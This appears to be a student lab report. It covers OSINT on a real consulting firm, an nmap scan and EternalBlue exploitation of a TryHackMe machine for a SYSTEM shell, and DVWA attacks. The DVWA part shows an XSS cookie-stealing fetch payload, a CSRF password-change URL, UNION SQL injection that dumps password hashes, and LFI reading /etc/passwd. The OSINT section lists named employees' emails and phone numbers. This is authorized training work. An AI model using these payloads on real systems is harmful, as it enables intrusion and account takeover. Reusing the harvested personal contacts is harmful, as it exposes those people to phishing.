



Scenario No: 1 | Infrastructure Reconnaissance

Original Domain : <https://whizminder.com/>

Subdomain :

1. mail.whizminder.com
2. www.whizminder.com

```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ assetfinder whizminder.com
mail.whizminder.com
www.whizminder.com

(kali㉿kali)-[~]
$
```

```
(kali㉿kali)-[~]
$ whois whizminder.com
Domain Name: WHIZMINDER.COM
Registry Domain ID: 2956295735_DOMAIN_COM-VRSN
Registrar WHOIS Server:
Registrar URL: http://www.hostinger.com
Updated Date: 2025-11-30T04:56:58Z
Creation Date: 2025-02-04T10:31:50Z
Registry Expiry Date: 2027-02-04T10:31:50Z
Registrar: HOSTINGER operations, UAB
Registrar IANA ID: 1636
Registrar Abuse Contact Email: abuse-tracker@hostinger.com
Registrar Abuse Contact Phone: +37064503378
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NORA.NS.CLOUDFLARE.COM
Name Server: SYEEF.NS.CLOUDFLARE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-05-10T11:24:09Z <<<
```

IPv4 Addresses:

- 104.21.70.41
- 172.67.219.114

IPv6 Addresses:

- 2606:4700:3033::ac43:db72
- 2606:4700:3030::6815:4629

DNS Server: 192.168.220.2

```
(kali㉿kali)-[~]  
$ nslookup whizminder.com  
Server:      192.168.220.2  
Address:     192.168.220.2#53  
  
Non-authoritative answer:  
Name:   whizminder.com  
Address: 104.21.70.41  
Name:   whizminder.com  
Address: 172.67.219.114  
Name:   whizminder.com  
Address: 2606:4700:3033::ac43:db72  
Name:   whizminder.com  
Address: 2606:4700:3030::6815:4629
```

2. Information gathering

```
(kali@kali)-[~]
$ whois whizminder.com
Domain Name: WHIZMINDER.COM
Registry Domain ID: 2956295735_DOMAIN_COM-VRSN
Registrar WHOIS Server:
Registrar URL: http://www.hostinger.com
Updated Date: 2025-11-30T04:56:58Z
Creation Date: 2025-02-04T10:31:50Z
Registry Expiry Date: 2027-02-04T10:31:50Z
Registrar: HOSTINGER operations, UAB
Registrar IANA ID: 1636
Registrar Abuse Contact Email: abuse-tracker@hostinger.com
Registrar Abuse Contact Phone: +37064503378
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NORA.NS.CLOUDFLARE.COM
Name Server: SYEEF.NS.CLOUDFLARE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-05-10T11:37:39Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
```

Field	Value
Command	<code>whois whizminder.com</code>
Domain Name	WHIZMINDER.COM
Registry Domain ID	2956295735_DOMAIN_COM-VRSN
Registrar URL	http://www.hostinger.com
Updated Date	2025-11-30T04:56:58Z
Creation Date	2025-02-04T10:31:50Z
Registry Expiry Date	2027-02-04T10:31:50Z
Registrar	HOSTINGER operations, UAB
Registrar IANA ID	1636
Registrar Abuse Contact Email	abuse-tracker@hostinger.com
Registrar Abuse Contact Phone	+37064503378
Domain Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server	NORA.NS.CLOUDFLARE.COM
Name Server	SYEEF.NS.CLOUDFLARE.COM
DNSSEC	unsigned

Publicly Available Information (<https://whizminder.com/about.html>)

Organization Information

Item	Information
Organization Name	WHIZMINDER
Founded	2025
Business Type	Consulting, technology solutions, cybersecurity, advisory, and training services
Main Services	ISO 27001 ISMS audits, web/mobile/API security assessments, infrastructure reviews, secure software development, vulnerability assessments, dark web analysis, Red Team and Blue Team exercises
Mission	To transform potential into impact by delivering smart solutions in technology and consulting that help businesses stay ahead in the dynamic world.
Vision	To help businesses operate with strong security, compliance, and technology while nurturing the next generation of tech leaders.
Email	info@whizminder.com
Phone	+880 1718-520275

Employee

Name	Designation	Description	Email	Phone
Dr. Md. Maruf Hassan, CISA	Managing Partner	Cybersecurity expert with 15+ years of experience in enterprise security architecture.	maruf@whizminder.com	01718520275
Prof. Dr. Md. Asraf Ali	Founder Partner	Technology visionary specializing in cloud architecture and digital transformation.	asraf@whizminder.com	01717272969

Saikat Biswas, CISA, ISMS	Chief Information Officer	Information systems strategist managing enterprise-wide security governance, ISMS implementation, and regulatory compliance across critical infrastructure.	saikat@whizminder.com	01914288021
Raju Talukder, OSCP, LA	Head, Information Security Service	Offensive security director spearheading penetration testing, vulnerability assessments, and red team operations.	raju@whizminder.com	01709331676
Md Habibullah, CEH	Lead, IT Advisory	IT audit specialist advising on governance frameworks, risk mitigation, and compliance standards.	habibullah@whizminder.com	01567972181
Sheikh Rasel, CEH	Offensive Security Engineer	Certified ethical hacker executing security assessments, threat simulations, and remediation strategies for enterprise networks and applications.	rasel@whizminder.com	01969042958

Office Information

Office Type	Address
Head Office	Flat# B7, House#287, Road# 8/A, Dhanmondi, Dhaka-1209
Operational Office	Flat: 1A, House: 7, Road 9/B, Metro Housing, Boshila, Mohammadpur

Report Statement: Publicly available employee and organizational information was collected from the Whizminder website. The collected information includes leadership names, job roles, email addresses, phone numbers, office addresses, mission, vision, and service details. This information may be useful for business communication, but from a security perspective it could also be used by attackers for social engineering, phishing, impersonation, or targeted attacks.

Risk Level: Medium

Recommendation: Limit unnecessary exposure of personal contact information, use role-based emails where possible, and provide phishing awareness training to employees.

Scenario No: 2 | Service Enumeration & Vulnerability Scanning

tryhackme target ip : 10.48.166.201

Nmap Scan : `nmap -sC -sV -oN scan.txt 10.48.166.201`

Nmap Result

Item	Result
Target IP	10.48.166.201
Host Status	Up
Latency	0.34s
Scan Command	nmap -sC -sV -oN scan.txt 10.48.166.201
OS Detected	Windows 7 Professional 7601 Service Pack 1
Hostname	JON-PC
Workgroup	WORKGROUP
Open Port 135	msrpc — Microsoft Windows RPC
Open Port 139	netbios-ssn — Microsoft Windows netbios-ssn
Open Port 445	microsoft-ds — Windows 7 Professional 7601 Service Pack 1 microsoft-ds
Open Port 3389	ms-wbt-server? — RDP service, SSL certificate commonName: Jon-PC
Open Port 49152	msrpc — Microsoft Windows RPC
Open Port 49153	msrpc — Microsoft Windows RPC
Open Port 49154	msrpc — Microsoft Windows RPC
Open Port 49160	msrpc — Microsoft Windows RPC
SMB Message Signing	Disabled / not required
SMB Authentication	Guest account used, user-level authentication
NetBIOS Name	JON-PC
MAC Address	02:69:fa:93:f3:7b

```
(kali@kali) - [~/Downloads]
$ cat scan.txt
# Nmap 7.98 scan initiated Sun May 10 08:24:06 2026 as: /usr/lib/nmap/nmap --privileged -sC -sV -oN scan.txt 10.48.166.201
Nmap scan report for 10.48.166.201
Host is up (0.34s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ms-wbt-server?  RDP service, SSL certificate commonName: Jon-PC
|_ ssl-cert: Subject: commonName=Jon-PC
|_ Not valid before: 2026-05-09T12:08:38
|_ Not valid after: 2026-11-08T12:08:38
|_ rdp-ntlm-info:
|_   Target_Name: JON-PC
|_   NetBIOS_Domain_Name: JON-PC
|_   NetBIOS_Computer_Name: JON-PC
|_   DNS_Domain_Name: Jon-PC
|_   DNS_Computer_Name: Jon-PC
|_   Product_Version: 6.1.7601
|_   System_Time: 2026-05-10T12:25:37+00:00
|_ ssl-date: 2026-05-10T12:25:43+00:00; 0s from scanner time.
49152/tcp  open  msrpc           Microsoft Windows RPC
49153/tcp  open  msrpc           Microsoft Windows RPC
49154/tcp  open  msrpc           Microsoft Windows RPC
49160/tcp  open  msrpc           Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Vulnerability Check

msfconsole:

LHOST : set LHOST 192.168.146.47
RHOSTS: set RHOSTS 10.48.166.201
RPORT: 445
Command used: check

The target machine 10.48.166.201 was checked for vulnerability using the **Metasploit** Framework. The selected module was for **EternalBlue**, and the check was performed on **SMB** port **445**.

The result showed:

1. The target is vulnerable.
2. The target is running Windows 7 Professional 7601 Service Pack 1 x64.

This means the machine has a critical SMB vulnerability that could allow an attacker to gain remote access if exploited.

```
Module options (exploit/windows/smb/ms17_010_eternalblue):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.48.166.201      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic/using-metasploit.html
  RPORT     445                yes       The target port (TCP)
  SMBDomain (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   (Optional) The password for the specified username
  SMBUser   (Optional) The username to authenticate as
  VERIFY_ARCH true               yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true               yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.146.47  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

```
view the full module info with the info, or info -o command.

msf exploit(windows/smb/ms17_010_eternalblue) > check
[*] 10.48.166.201:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.48.166.201:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regex_factory.rb:34: warnin
g: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.48.166.201:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.48.166.201:445 - The target is vulnerable.
msf exploit(windows/smb/ms17_010_eternalblue) >
```


Scenario No: 3 | Exploitation Analysis & Mitigation

Q1. Exploit the identified vulnerable service to obtain a Meterpreter reverse shell using the Metasploit Framework.

Ans:

Command: msf exploit(windows/smb/ms17_010_eternalblue) > *exploit*

```
meterpreter > sysinfo
Computer      : JON-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
meterpreter > █
```

Successfully access gained!!!!!!!!!!!!!!

Command: shell

```
kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/Downloads x
meterpreter > shell
Process 1084 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>█
```

```
C:\Windows\system32>hostname
hostname
Jon-PC

C:\Windows\system32>ifconfig
ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : ap-south-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::4c1b:69cd:66a0:bd39%14
    IPv4 Address. . . . . : 10.48.166.201
    Subnet Mask . . . . . : 255.255.192.0
    Default Gateway . . . . . : 10.48.128.1

Tunnel adapter isatap.ap-south-1.compute.internal:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : ap-south-1.compute.internal


C:\Windows\system32>█
```

Q2: Exploit the XSS vulnerability to steal a user's cookie for account takeover.

Ans:

Using Terminal:



1. **XSS :** `<script>fetch("http://127.0.0.1:8000/?cookie="+document.cookie)</script>`
2. **Terminal:** `python3 -m http.server 8000`



```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads kali@kali: ~/Downloads kali@kali: ~/Downloads
(kali@kali) - [~/Downloads]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [10/May/2026 09:10:14] "GET /?cookie=PHPSESSID=4b5cf913f7a4d22e5dead93fd7c8bf17;%20security=low HTTP/1.1" 200 -
```

Using Alert :

```
<script>
alert("Domain: " + document.domain + "\nCookie: " + document.cookie);
</script>
```



Q3. Exploit the CSRF vulnerability to trick a user into changing their password and gain full control of the user’s account.

Ans:

http://localhost/DVWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change

Test Credentials

New password:

Confirm new password:

Change

Password Changed.

Before	After (Old password not work)
Valid password for 'admin' Username Password Login	Wrong password for 'admin' Username Password Login

Q4. Exploit the SQL injection vulnerability to dump all usernames and passwords from the database.

Ans:

Show Databases: -1' UNION SELECT 1, schema_name FROM information_schema.schemata #

Vulnerability: SQL Injection

User ID:

ID: -1' UNION SELECT 1, schema_name FROM information_schema.schemata #
First name: 1
Surname: information_schema

ID: -1' UNION SELECT 1, schema_name FROM information_schema.schemata #
First name: 1
Surname: dvwa

Show Table: -1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='dvwa' #

Vulnerability: SQL Injection

User ID:

ID: -1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: 1
Surname: security_log

ID: -1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: 1
Surname: guestbook

ID: -1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: 1
Surname: users

ID: -1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: 1
Surname: access_log

Dump user, password: 1' UNION SELECT user, password FROM users #

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Note: We can crack all passwords using hashcat.....!!!!!!


Q5. Exploit the Local File Inclusion (LFI) vulnerability to read sensitive information from the local machine, such as the contents of the passwd file.

Ans:

Command: ../../../../etc/passwd

Damn : File Inclusion

Burpsuite repeater: GET /DVWA/vulnerabilities/fi/?page=/etc/passwd HTTP/1.1



Scenario No: 4 | Professional Reporting

Executive Summary: The lab assessment included reconnaissance, service scanning, vulnerability testing, and exploitation in authorized lab environments. The main goal was to identify security risks and explain their impact in a simple professional way.

1. Reconnaissance Summary: Public information about whizminder.com was collected using WHOIS, DNS lookup, and OSINT methods. Employee names, roles, emails, and contact details were found publicly available.

Risk Level: Medium

Impact: Attackers may use this information for phishing or social engineering.

2. Service Enumeration Summary: Nmap scanning was performed on the TryHackMe Blue target. Open services such as SMB, RPC, NetBIOS, and RDP were identified, and the system was detected as Windows 7.

Risk Level: High

Impact: Exposed services can help attackers find possible entry points.

3. Vulnerability and Exploitation Summary: The target was found vulnerable to MS17-010 / EternalBlue. Using Metasploit, a Meterpreter reverse shell was successfully obtained.

Risk Level: Critical

Impact: An attacker could gain remote access to the machine.

4. Web Application Testing Summary: DVWA was tested for XSS, CSRF, SQL Injection, and LFI. These vulnerabilities showed risks such as cookie stealing, password change, database leakage, and reading local files.

Risk Level: Critical

Impact: These issues can lead to account takeover and sensitive data exposure.

Final Recommendation: Apply security patches, restrict exposed services, validate user input, use CSRF protection, and train employees against phishing attacks.